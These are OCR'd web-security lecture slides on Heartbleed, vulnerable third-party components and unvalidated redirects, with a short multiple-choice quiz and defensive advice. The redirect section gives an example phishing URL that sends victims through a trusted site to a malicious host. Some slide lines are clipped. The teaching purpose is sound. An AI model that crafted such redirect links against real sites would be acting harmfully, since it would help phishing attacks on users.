
The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to

Using Components with Known Vulnerabilities

"Attacker identifies a **weak component** through scanning or manual analysis. He **customizes the exploit** as needed and executes the attack." (OWASP)

- Large Web
  each on
- No cent
- Even tim



Using Components with Known Vulnerabilities

Secure yourself:

- Identify all components (frameworks/libraries) of your application and **keep track** of their version
- **Monitor** news feeds, project mailing lists, Twitter, etc. to find out about **vulnerabilities** and **patches**

Unvalidated Redirects and Forwards

"Attacker links to **unvalidated redirect** and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site." (OWASP)

Example scenario:

- Web application includes a page called "redirect"
- Attacker uses a malicious URL that redirects users to his site for phishing, etc.
  `http://www.mygame.nl/redirect?url=www.malicious-url.com`
- User believes that the URL will lead to content on mygame.nl

Which of the following are the best ways to prevent unvalidated redirect and forwards vulnerabilities?

A. Use an allow list of allowed redirects.
B. Use client-side validation.
C. Allow only relative redirects.
D. Use session-based redirection.

Unvalidated Redirects and Forwards

Secure yourself:

- **Avoid redirects and forwards** in a Web application
- When used, **do not allow users to set redirect** via URL parameters
- Ensure that user-provided redirect is **valid** and **authorised**

Summary

- Web applications offer **many angles of attack**
- Securing a Web application requires extensive knowledge in different areas
- Main message: **validate, validate and validate again**
- When securing your application, focus on the **main types** of attacks (OWASP top-10)

This is it. You have reached the top of the Web stack staircase!

flickr@aotaro